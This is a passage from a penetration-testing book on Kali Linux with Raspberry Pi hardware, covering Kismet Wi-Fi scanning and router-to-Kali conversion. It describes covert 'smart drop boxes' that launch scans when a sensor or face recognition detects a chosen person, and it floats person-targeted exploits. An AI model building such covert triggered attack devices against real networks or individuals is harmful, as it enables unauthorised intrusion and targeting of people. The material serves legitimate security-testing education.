
- Click “*Data Sources*”
- Kismet will display available interfaces, click on the interface you want to use (wlan1) and click “*Enable Source*”

Information captured from the device will be displayed on the main screen.

 A screenshot of the Kismet web interface showing a table of detected devices. The table has columns: Name, Type, Phy, Crypto, Signal, Channel, Data, and Packets. The 'Name' column is obscured by a grey box. The table contains several rows of data, including Wi-Fi Client and Wi-Fi AP entries.
 

Name	Type	Phy	Crypto	Signal	Channel	Data	Packets
[Redacted]	Wi-Fi Client	IEEE802.11	n/a	-61	1	52 B	[Bar chart]
[Redacted]	Wi-Fi Client	IEEE802.11	n/a	-66	6	124.96 KB	[Bar chart]
[Redacted]	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B	[Bar chart]
[Redacted]	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B	[Bar chart]
[Redacted]	Wi-Fi AP	IEEE802.11	WPA2-PSK	-46	8	0 B	[Bar chart]
[Redacted]	Wi-Fi Bridged	IEEE802.11	n/a	n/a	7	584 B	[Bar chart]
[Redacted]	Wi-Fi Client	IEEE802.11	n/a	-44	7	803 B	[Bar chart]
[Redacted]	Wi-Fi AP	IEEE802.11	WPA2-PSK	-64	6	0 B	[Bar chart]

You can then select any device to inspect it. A lot of data is available from the individual device menu. As seen below:



What's nice about Kismet is that you can scan for a large number of devices if you have the required hardware. This includes wireless HID devices, meters, Bluetooth, and Z-Wave. You can even track airplanes and view them on a Google Earth type map - We will look at this in the next chapter.

## Pi 400 and WIO Terminal

Everything we have covered so far has been pretty basic. Let's take a quick peek at some more advanced possibilities. As there is a bit of setup and required knowledge of using the Arduino platform, which is beyond the scope of this book, this will just be more of a read along overview section instead of a technical step-by-step tutorial.

The Pi 400 is basically a Pi 4, so we have full access and use of the 40 Pin GPIO connector. Using this we can connect optional sensors and equipment to the Pi. One option is the WIO Terminal from Seeedstudio - <https://www.seeedstudio.com/Wio-Terminal-p-4509.html>



The WIO Terminal is a slick all in one ATSAM51 unit that is compatible with Arduino and MicroPython. The WIO has a 2.4" LCD display, and numerous sensors already built in. Another nice feature of the

WIO is that it will connect and interface to the Raspberry Pi 4/400! The WIO Terminal easily connects to a wide variety of Grove Sensors, many that can be addressed through the RPi, using Python coding. See the “WIO Terminal Wiki” for step-by-step project tutorial directions.

One option is to turn the WIO into a Wi-Fi Analyzer. You can plug the WIO directly to the Pi 400 GPIO slot to power it (40 pin extension is not included, and must be purchased separately). So, the WIO can scan and display Wi-Fi networks, while you perform other security tasks in Kali Linux.




Though I admit it would be much more practical to use the WIO on a Pi 4, especially if you are building a pentesting or Red Team “Drop Box”, it still nice to walk around with a small compact keyboard that has, let’s say, “extra” capabilities.

### **Smart Pentest Drop Boxes**

On the topic of Drop Boxes, I recently presented my talk, “Security Testing with Raspberry Pi” at The CIA Conference in December. It was based on my book of the same title, but I also talked about my research work with Smart Pentest Drop Boxes. I have done some development work using Grove sensors on the RPi. For instance, with a little custom Python



programming, you could setup a Raspberry Pi that only “attacks” when someone comes into the room.



The proof-of-concept picture below shows a custom python script running on an RPi that kicks off a nmap scan when someone is near the device.



```
pi@raspberrypi: ~/grove.py/grove
177.514964137 cm
177.017573653 cm
177.038126978 cm
177.465636155 cm
177.120340282 cm
177.066901634 cm
177.034016313 cm
177.066901634 cm
177.0710123 cm
59.7567393862 cm
8.51729820515 cm
-----
Host : 127.0.0.1 (localhost)
State : up
-----
Protocol : tcp
port : 22      state : open
-----
port : 53      state : open
-----
port : 80      state : open
-----
177.066901634 cm
```

I used 9 cm as a trigger range, but it could be any range, up to 350cm (11.5') away. You could just as easily use a light sensor to tell when someone enters a room with automatic lights, or a Human Presence Detector, all would be viable options. Also, any testing tool could be used instead of just the nmap scan.

Or, you could program it to do specific tests when it recognizes a specific individual using the Pi Camera and facial recognition software.

```
pi@raspberrypi: ~/face_recognition/examples
pi@raspberrypi:~/face_recognition/examples $ sudo python3 ./hack2.py
Loading known face image(s)
Capturing image.
Found 0 faces in image.
Capturing image.
Found 0 faces in image.
Capturing image.
Found 0 faces in image.
Capturing image.
Found 1 faces in image.
I see someone named Daniel Dieterle, let's HACK HIM!
*Maniacal Laugh*
```



Once the correct person is detected, some sort of attack script can be spawned, just a Wi-Fi scan in this proof-of-concept attack:

```
CH 4 ][ Elapsed: 0 s ][ 2020-10-12 10:04
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0:98	-54	6	2 0	4	54	WPA2	CCMP	PSK	<leng
D:B0	-64	2	0 0	8	54	WPA2	CCMP	PSK	<leng
1:1A	-48	5	0 0	1	54	WPA2	CCMP	PSK	Hoth
9:C0	-52	9	0 0	8	54	WPA2	CCMP	PSK	Death

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
-------	---------	-----	------	------	--------	-------

Though it could be a custom written exploit that was meant to specifically target the individual detected by the camera. This really adds a lot of intelligence to these devices. The possibilities of “Smart Drop Boxes” are really only limited by the imagination of the designer.

## Conclusion


In this chapter we talked about using Kali Linux on a Raspberry Pi 400. We looked at a couple Wi-Fi testing tools that work great on Kali and an RPi. Lastly, we saw a few proof-of-concept cases for “Smart Drop Boxes”. I am personally very excited about the Pi 400. I think the all-in-one design and ease of use will draw many new students and tech enthusiasts to the Raspberry PI. The RPi is a great tool for the security field as both a low-cost training device, and testing platform. To learn a lot more about using the Raspberry Pi in the security field, check out my book, “Security Testing with Raspberry Pi”, available on Amazon.com.

## **Resources & References**

- How to create a new normal user with sudo permission in Kali Linux - <https://esc.sh/blog/how-to-create-new-normal-user-with-sudo/>

# Chapter 45

## Turning a Router into a Kali Linux Desktop



In this final chapter, we will take a look at converting a SeedStudio OpenWrt dual Gigabit router into a full Kali Linux desktop. There are so many different devices that you can run Kali Linux on, I wanted to show you one way that was a bit different. We will walk through the steps of rewriting the Router OS to Kali Linux. We will then run it through a couple quick tests to show how well it works as a security testing platform. This will include attacking WiFi networks using an add-on WiFi card. We will also look at tracking airplanes live using the router and an RTL-SDR card.


### Quick Overview



The new SeedStudio Mini Router is a Dual Gigabit Ethernet router running OpenWrt. The Mini Router comes with a 4 Amp universal power adapter with multiple power plug adapters. If you work with Raspberry Pi's a lot, you will notice that this power adapter has more power than the ordinary Pi Power Supply. The PC/ABS and Aluminum alloy case has a built-in heat sink that helps the unit run much cooler. It can also be wall or rail mounted. The case is about the size of a deck of playing cards.

If you boot it up out of the box, you can connect to it and use it as a normal OpenWrt router:





Using OpenWrt you can configure the router to work in several different modes. For example, you could use it to setup a NAS solution, attach a printer to it and make it a networked printer, or use it as a VPN Client or Server. But that isn't the topic of this chapter, we want to turn it into a Kali Linux desktop. So, let's take a quick look at the board inside the router.

### **Under the Hood - a Peek Inside**

Inside the case sits a Raspberry Pi. Well, not just any Raspberry Pi, this is the Compute Module 4 (CM 4) with 4GB RAM and 32GB eMMC. It is not just a stock CM 4, this version by SeeedStudio includes dual gigabit ethernet adapters!





It comes with the standard Pi camera/ display connectivity options including a micro-HDMI interface. Wi-Fi (802.11b/g/n/ac) with onboard and external antenna options, Bluetooth 5.0, and BLE. It also has two dual USB 3.0 ports with an additional USB 3.0 9-pin header for adding additional ports. What I am trying to say is, the unit is in essence an industrial power Raspberry Pi 4! It has USB, video and network ports - so let's turn it into a Kali Linux desktop!

### **Installing Kali Linux**

There is a video on the SeeedStudio website that covers installing a different Operating System to the CM 4 memory card. The directions also reference another website that includes a step-by-step install routine; links to both are listed in the Reference section. So, this will just be a quick overview of the process - *Check and follow the SeeedStudio website instructions.*

The Operating System install routine for the CM 4 and Pi 4 are very different. You can't just write an image to an SD Card and be on your way,

like you do on a regular Raspberry Pi. You have to setup the CM 4 to act like a USB drive, then connect it to another computer using a USB cable, and then you can load the image onto the internal memory card using the Raspberry Pi Imaging program.

***WARNING:** You could damage the board removing it from the case, or if you do not connect the jumper to the correct ports - proceed at your own risk*

Before you begin, you need to set a jumper on the CM 4 board, to set it into “Programmable” USB boot mode. To do this, you need to access the circuit board. Very carefully remove the screws in the Mini Router case and then remove the case shell.




Next, you need to jumper wire the Boot and Ground (GND) pins together on the board.





Raspberry Pi, all you need to do is install the USB driver, and then load the Operating System onto the CM 4 using Raspberry Pi Imager.



Again, most of the steps are covered on the SeedStudio website, so this will just be a quick walkthrough.

First, you need to load the CM 4 USB driver on your main system, a Pi 400 in my case.

In a terminal, I entered:

- *sudo apt install libusb-1.0-0-dev*
- *git clone --depth=1 <https://github.com/raspberrypi/usbboot>*
- *cd usbboot/*
- *make*


```

pi@raspberrypi:~ $ cd usbboot/
pi@raspberrypi:~/usbboot $ make
cc -Wall -Wextra -g -o bin2c bin2c.c
./bin2c msd/bootcode.bin msd/bootcode.h
./bin2c msd/start.elf msd/start.h
./bin2c msd/bootcode4.bin msd/bootcode4.h
./bin2c msd/start4.elf msd/start4.h
cc -Wall -Wextra -g -o rpiboot main.c -lusb-1.0
pi@raspberrypi:~/usbboot $ █

```

Now that the USB driver was installed, I just needed to run the RPI boot Program.


➤ ***sudo ./rpiboot***



When the CM 4 is plugged into the Pi 400 (main computer) via USB cable, it will see it as an external hard drive. Now all we need is to be able to remotely load Kali Linux onto the CM 4 memory card. We can do this with the official Raspberry Pi Imager tool. This program allows you to write any RPi compatible operating system to a USB drive remotely.

- Download and decompress the Kali Linux 64-bit image for the RPI 4
  - Install the RPI Imager program, “***sudo apt install rpi-imager***”
- Run RPI-Imager, select “Use *custom*”, and select the Kali Linux image.





